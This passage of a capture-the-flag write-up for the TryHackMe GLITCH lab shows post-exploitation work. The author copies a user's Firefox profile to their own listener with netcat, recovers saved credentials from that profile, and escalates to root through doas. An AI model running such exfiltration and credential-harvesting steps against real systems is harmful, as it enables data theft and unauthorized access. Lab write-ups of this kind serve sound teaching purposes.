user@ubuntu:/var/web$ ls -al /home/user
total 48
drwxr-xr-x   8 user user  4096 Sep 11 13:15 .
drwxr-xr-x   4 root root  4096 Jan 15  2021 ..
lrwxrwxrwx   1 root root     9 Jan 21  2021 .bash_history -> /dev/null
-rw-r--r--   1 user user  3771 Apr  4  2018 .bashrc
drwx------   2 user user  4096 Jan  4  2021 .cache
drwxrwxrwx   4 user user  4096 Jan 27  2021 .firefox
drwx------   3 user user  4096 Jan  4  2021 .gnupg
drwxr-xr-x 270 user user 12288 Jan  4  2021 .npm
drwxrwxr-x   5 user user  4096 Sep 11 12:49 .pm2
drwx------   2 user user  4096 Jan 21  2021 .ssh
-rw-rw-r--   1 user user    22 Jan  4  2021 user.txt
user@ubuntu:/var/web$
```

Lets download this using nc as i was not able to do it with with python

So first start a listener like this

```
nc -lvp 1234 | tar xf -
```

```
nc -lvp 1234 | tar xf -
Listening on 0.0.0.0 1234
```

Now on the machine run this comamnd

```
tar cf - .firefox/ | nc 10.17.94.2 1234
```


and u should get your .firefox folder here

```
nc -lvp 1234 | tar xf -

Listening on 0.0.0.0 1234
Connection received on 10.10.170.102 51616
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/GLITCH git:(main)±3 (0.023s)
ls -al

total 76
drwxr-xr-x 1 pks pks   130 Sep 11 19:57 .
drwxr-xr-x 1 pks pks   398 Sep 11 19:17 ..
-rw-r--r-- 1 pks pks   576 Sep 11 19:22 aggressiveScan.txt
-rw-r--r-- 1 pks pks  8470 Sep 11 19:23 allPortScan.txt
-rw-r--r-- 1 pks pks 51967 Sep 11 19:30 directories.txt
drwxr-xr-x 1 pks pks    98 Jan 27  2021 .firefox
-rw-r--r-- 1 pks pks  4274 Sep 11 19:58 GLITCH.md
```

Lets open this up in firefox like this

```
firefox --profile .firefox/b5w4643p.default-release/ --allow-downgrade
```



Lets see the saved creds here

And we got creds for the user v0id

Creds

Username : v0id
Password : love_the_void

Lets change our user to v0id

```
user@ubuntu:~$ su v0id
Password:
v0id@ubuntu:/home/user$ id
uid=1001(v0id) gid=1001(v0id) groups=1001(v0id)
v0id@ubuntu:/home/user$
```

Vertical PrivEsc :

So lets check all the SUID binary on this machine

```
find / -perm -u=s -type f 2>/dev/null
```

```
v0id@ubuntu:/home/user$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/mount
/bin/fusermount
/bin/umount
/bin/su
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newuidmap
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/doas
v0id@ubuntu:/home/user$
```

So we can just run doas here

If u dont know about doas basically its the sudo equivalent of bsd

doas

Article Talk

From Wikipedia, the free encyclopedia

doas ("dedicated openbsd application subexecutor")[3] is a program to execute commands as another user. The system administrator can configure it to give specified users privileges to execute specified commands. It is free and open-source under the ISC license[4] and available in Unix and Unix-like operating systems.

doas was developed by Ted Unangst[5] for OpenBSD as a simpler and safer sudo replacement.[6][7] Unangst himself had issues with the default *sudo* config, which was his motivation to develop doas.[3] doas was released with OpenBSD 5.8 in October 2015 replacing sudo.[1] However, OpenBSD still provides sudo as a package.[1]

Lets get root now

```
doas -u root /bin/bash
```

```
/usr/local/bin/doas
v0id@ubuntu:/home/user$ doas -u root /bin/bash
Password:
root@ubuntu:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/user#
```

here is your root.txt

```
root@ubuntu:/home/user# ls -al /root
total 28
drwx------  3 root root 4096 Jan 27  2021 .
drwxr-xr-x 24 root root 4096 Jan 27  2021 ..
lrwxrwxrwx  1 root root    9 Jan 21  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwxr-xr-x  3 root root 4096 Jan 21  2021 .local
-rw-------  1 root root 1079 Jan 27  2021 .viminfo
-rwxr-xr-x  1 root root   80 Jan 27  2021 clean.sh
-rw-r--r--  1 root root   37 Jan  4  2021 root.txt
root@ubuntu:/home/user#
```

Thanks for reading :)